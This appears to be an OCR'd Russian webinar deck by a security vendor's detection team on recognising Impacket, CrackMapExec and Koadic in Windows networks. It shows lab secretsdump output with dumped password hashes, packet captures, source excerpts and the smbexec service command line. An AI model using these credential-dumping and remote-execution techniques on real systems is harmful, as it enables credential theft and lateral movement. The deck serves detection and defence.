POSITIVE TECHNOLOGIES

Attack Detection Team:

Антон Тюрин, руководитель
Егор Подмоков, специалист

Как выявлять инструменты атак на Windows-инфраструктуру

Кто мы

Отвечаем за обнаружение атак на сетевом уровне

Проводим threat hunting в инфраструктуре заказчика

Пишем IDS-правила: сегодня их 4 000

twitter.com/AttackDetection

План вебинара

Три популярных инструмента атак на Windows-инфраструктуру

Разбор инструментов:

- что делает
- как работает
- как детектить

ATT&CK mapping

Профайл инструментов

Impacket

Набор python-модулей

Является основой для разработки инструментов для атак.

Поддерживает почти все протоколы в Windows-инфраструктуре.

CME

Koadic

Профайл инструментов

Impacket

Набор python-модулей

Является основой для разработки инструментов для атак.

Поддерживает почти все протоколы в Windows-инфраструктуре.

CME

Швейцарский нож

Автоматизирует сценарии от удаленного перечисления сессий пользователей на хостах до выполнения команд для запуска mimikatz в памяти с помощью PowerShell.

Koadic

Профайл инструментов

Impacket

Набор python-модулей

Является основой для разработки инструментов для атак.

Поддерживает почти все протоколы в Windows-инфраструктуре.

CME

Швейцарский нож

Автоматизирует сценарии от удаленного перечисления сессий пользователей на хостах до выполнения команд для запуска mimikatz в памяти с помощью PowerShell.

Koadic

Нестандартный подход

Windows Scripting Host (JS/VBS) вместо PowerShell для выполнения кода на удаленном хосте.

Продолжатель тренда living off the land.

Примеры атак

Impacket и CrackMapExec

APT-группировка Dragonfly атаковала в октябре 2017 энергетическую инфраструктуру США.

Koadic


APT-группировка Sofacy (aka APT28) в июне 2018 атаковала правительственные организации Северной Америки и Европы

APT-группировка MuddyWater по состоянию на октябрь 2018 продолжает атаковать правительственные и военные организации Ирака и Саудовской Аравии

POSITIVE TECHNOLOGIES

№1 impacket

Чем опасен Impacket



IMPACKET

Взаимодействует с реестром удаленно

Выполняет команды удаленно, в том числе с использованием WMI, Task Scheduler, DCOM, SMB

Осуществляет атаку SMB-relay для кражи аутентификационных данных

Проводит разведку внутри AD и в отношении конечных хостов

Собирает данные с MS SQL и управляет инстансами

Автоматически повышает привилегии в дочернем домене

Получает учетные данные из NTDS.dit, SAM, LSA, SECURITY reg key


Impacket secretsdump

Что делает:

Получение различных хешей с машины жертвы – SAM, LSA, NTDS.dit (с DC)

Как работает:


1. Аутентифицируется через SMB
2. Подключается к SCM и удаленному реестру
3. Запрашивает ключ реестра по протоколу WINREG
4. Сохраняет полученное на машину атакующего
5. Зачищает следы



```
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[+] Retrieving class info for JD
[+] Retrieving class info for Skew1
[+] Retrieving class info for GBG
[+] Retrieving class info for Data
[*] Target system bootKey: 0x57d3372becdf593c281d7685eaa7cb2a
[+] Checking NoLMHash Policy
[+] LMHashes are NOT being stored
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: False
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: False
Guest:501:aad3b435b51404eeaad3b435b51404ee:8b19437130b1b0fb133f1a0dec5e6d7a:::
[+] Saving remote SECURITY database
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[+] Decrypting LSA Key
[+] Decrypting NL$KM
[+] Looking into NL$1
user02:5b36d4ab0495387f1e68bbf48c06aa55:CONTOSO.LOCAL:CONTOSO:::
[+] Looking into NL$2
Administrator:39163079525b2911567d9c6f38513461:CONTOSO.LOCAL:CONTOSO:::
[+] Looking into NL$3
[+] Looking into NL$4
[+] Looking into NL$5
[+] Looking into NL$6
[+] Looking into NL$7
^[[1;6C[+] Looking into NL$8
[+] Looking into NL$9
[+] Looking into NL$10
[*] Dumping LSA Secrets
[+] Looking into $MACHINE.ACC
[*] $MACHINE.ACC
CONTOSO\WIN02$:aad3b435b51404eeaad3b435b51404ee:1ea63568eeabb77e3d9579250bfea394:::
[+] Looking into DefaultPassword
[+] Discarding secret DefaultPassword, NULL Data
[+] Looking into DPAPI_SYSTEM
[*] DPAPI_SYSTEM
 0000   01 00 00 00 13 F4 45 F6  79 E5 9B 44 7A BF 09 6A   ......E.y..Dz..j
 0010   03 A7 72 6E C1 F4 AE C1  6C 11 37 AF 57 EB F3 62   ..rn....l.7.W..b
 0020   BB 91 A0 4F 58 69 23 C3  11 C4 94 94               ...OXi#.....
DPAPI_SYSTEM:0100000013f445f679e59b447abf096a03a7726ec1f4aec16c1137af57ebf362bb91a04f586923c311c49494
[+] Looking into NL$KM
[*] NL$KM
 0000   29 CC F9 54 AD B1 F4 90  4D F5 AE 0F EB 23 66 52   )..T....M....#fR
 0010   75 1C AC D4 96 7F F6 D0  DC 59 B8 CD 32 1C 5F CB   u........Y..2._.
 0020   85 9E 13 29 4B 11 1E 49  07 71 4D 83 96 57 B1 5E   ...)K..I.qM..W.^
 0030   0E FC 5C 45 27 98 58 DC  00 6B 71 8C 32 3B 55 BA   ..\E'.X..kq.2;U.
```


Impacket secretsdump: запрос ключа реестра

S.Y.S.T.E.M.\.C.u.r.r.e.n.t.C.o.n.t.r.o.l.S.e.t.\.C.o.n.t.r.o.l.\.L.s.a.\




```
▸ Frame 71: 334 bytes on wire (2672 bits), 334 bytes captured (2672 bits)
▸ Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_36:6e:dd (00:0c:29:36:6e:dd)
▸ Internet Protocol Version 4, Src: 172.16.164.1, Dst: 172.16.164.130
▸ Transmission Control Protocol, Src Port: 43520, Dst Port: 445, Seq: 3837, Ack: 3573, Len: 268
▸ NetBIOS Session Service
▸ SMB2 (Server Message Block Protocol version 2)
▸ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, F
▾ Remote Registry Service, OpenKey
    Operation: OpenKey (15)
    [Response in frame: 74]
  ▸ Pointer to Parent Handle (policy_handle)
  ▸ Keyname: : SYSTEM\CurrentControlSet\Control\Lsa\JD
  ▸ Options: 0x00000001, Reg Option Volatile: REG_OPTION_VOLATILE is SET
  ▸ Access Mask: 0x02000000
```

Impacket secretsdump: получение файла атакующим



```
▶ SMB2 (Server Message Block Protocol version 2)
▶ Distributed Computing Environment / Remote Procedure Call (DC
▼ Remote Registry Service, SaveKey
    Operation: SaveKey (20)
    [Response in frame: 142]
  ▼ Pointer to Handle (policy_handle)
    ▶ Policy Handle: CreateKey(<...>)
  ▼ Pointer to Filename (winreg_String)
    ▼ Filename:
        Name Len: 26
        Name Size: 26
      ▼ Filename
          Referent ID: 0x0000489d
          Max Count: 13
          Offset: 0
          Actual Count: 13
          Filename: nUXhpFtz.tmp
    NULL Pointer: Pointer to Sec Attrib (KeySecurityAttribute)
```


Impacket secretsdump: получение файла атакующим



```
def __retrieveHive(self, hiveName):
    tmpFileName = ''.join([random.choice(string.letters) for _ in range(8)]) + '.tmp'
    ans = rrp.hOpenLocalMachine(self.__rrp)
    regHandle = ans['phKey']
```


..n.U.X.h.p.F.t.z...t.m.p...

Сохранение ключа реестра в файл



```
▶ SMB2 (Server Message Block Protocol version 2)
▶ Distributed Computing Environment / Remote Procedure Call (DC
▼ Remote Registry Service, SaveKey
    Operation: SaveKey (20)
    [Response in frame: 142]
  ▼ Pointer to Handle (policy_handle)
    ▶ Policy Handle: CreateKey(<...>)
  ▼ Pointer to Filename (winreg_String)
    ▼ Filename:
        Name Len: 26
        Name Size: 26
      ▼ Filename
          Referent ID: 0x0000489d
          Max Count: 13
          Offset: 0
          Actual Count: 13
          Filename: nUXhpFtz.tmp
    NULL Pointer: Pointer to Sec Attrib (KeySecurityAttribute)
```


Impacket secretsdump: получение файла атакующим



```
def __retrieveHive(self, hiveName):
    tmpFileName = ''.join([random.choice(string.letters) for _ in range(8)]) + '.tmp'
    ans = rrp.hOpenLocalMachine(self.__rrp)
    regHandle = ans['phKey']
```


…n.U.X.h.p.F.t.z…t.m.p…

Сохранение ключа реестра в файл



```
▶ SMB2 (Server Message Block Protocol version 2)
▶ Distributed Computing Environment / Remote Procedure Call (DC
▼ Remote Registry Service, SaveKey
    Operation: SaveKey (20)
    [Response in frame: 142]
  ▼ Pointer to Handle (policy_handle)
    ▶ Policy Handle: CreateKey(<...>)
  ▼ Pointer to Filename (winreg_String)
    ▼ Filename:
        Name Len: 26
        Name Size: 26
      ▼ Filename
          Referent ID: 0x0000489d
          Max Count: 13
          Offset: 0
          Actual Count: 13
          Filename: nUXhpFtz.tmp
    NULL Pointer: Pointer to Sec Attrib (KeySecurityAttribute)
```

Скачивание файла



```
▼ SMB2 (Server Message Block Protocol version 2)
  ▶ SMB2 Header
  ▼ Create Request (0x05)
    ▶ StructureSize: 0x0039
      Oplock: No oplock (0x00)
      Impersonation: Impersonation (2)
      Create Flags: 0x0000000000000000
    ▶ Access Mask: 0x00000001
    ▶ File Attributes: 0x00000080
    ▶ Share Access: 0x00000001, Read
      Disposition: Open (if file exists open it, else fail) (1)
    ▶ Create Options: 0x00000040
    ▶ Filename: SYSTEM32\nUXhpFtz.tmp
    ▶ ExtraInfo: NO DATA
```


Impacket smbexec

Что делает:

выполняет команды удаленно

Как работает:


1. Аутентифицируется через SMB
2. Отправляет запрос на открытие ServiceControlManager
3. Отправляет запрос на создание сервиса
4. Отправляет запрос на старт сервиса
5. Отправляет команды и получает ответы



```
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.241.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.241.100

Tunnel adapter isatap.{8E2E72AC-F463-4D3A-A0C4-1CE5EFAD7182}:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5efe:192.168.241.102%12
   Default Gateway . . . . . . . . . :

C:\Windows\system32>
```


Impacket smbexec: запрос на открытие SCM

```
def hROpenSCManagerW(dce,
    lpMachineName='DUMMY\x00',
    lpDatabaseName='ServicesActive\x00',
    dwDesiredAccess=
    SERVICE_START |
    SERVICE_STOP |
    SERVICE_CHANGE_CONFIG |
    SERVICE_QUERY_CONFIG | SERVICE_QUERY_STATUS
    | SERVICE_ENUMERATE_DEPENDENTS |
    SC_MANAGER_ENUMERATE_SERVICE):
```



```
▶ SMB (Server Message Block Protocol)
▶ Distributed Computing Environment / Remote Procedure Call
▼ Microsoft Service Control, OpenSCManagerW
    Operation: OpenSCManagerW (15)
    [Response in frame: 29]
  ▼ MachineName: DUMMY
      Referent ID: 0x0000d388
      Max Count: 6
      Offset: 0
      Actual Count: 6
      MachineName: DUMMY
  ▼ Database: ServicesActive
      Referent ID: 0x0000353a
      Max Count: 15
      Offset: 0
      Actual Count: 15
      Database: ServicesActive
  ▶ Access Mask: 0x0000003f
```

Impacket smbexec: выполнение команды



```
▶ SMB (Server Message Block Protocol)
▶ Distributed Computing Environment / Remote Procedure Call (DCE/RPC
▼ Microsoft Service Control, CreateServiceW
    Operation: CreateServiceW (12)
    [Response in frame: 33]
  ▶ Policy Handle: OpenSCManagerW(DUMMY\)
  ▶ Service Name: BTOBTO
  ▼ Display Name: BTOBTO
      Referent ID: 0x00004453
      Max Count: 7
      Offset: 0
      Actual Count: 7
      Display Name: BTOBTO
  ▶ Access Mask: 0x000f01ff
  ▶ Service Type: 0x00000010
    Service Start Type: SERVICE_DEMAND_START (3)
    Service Error Control: SERVICE_ERROR_IGNORE (0)
  ▼ Binary Path Name: %COMSPEC% /Q /c echo cd  ^> \\127.0.0.1\C$\__(
      Max Count: 142
      Offset: 0
      Actual Count: 142
      Binary Path Name: %COMSPEC% /Q /c echo cd  ^> \\127.0.0.1\C$\
    NULL Pointer: Load Order Group
    Tag Id: 0
    NULL Pointer: Dependencies
    Depend Size: 0
    NULL Pointer: Service Start Name
    NULL Pointer: Password
    Password Size: 0
```

```
%.C.O.M.S.P.E.C.%. ./.Q. ./.c. .e.c.h.o. .c.d. .
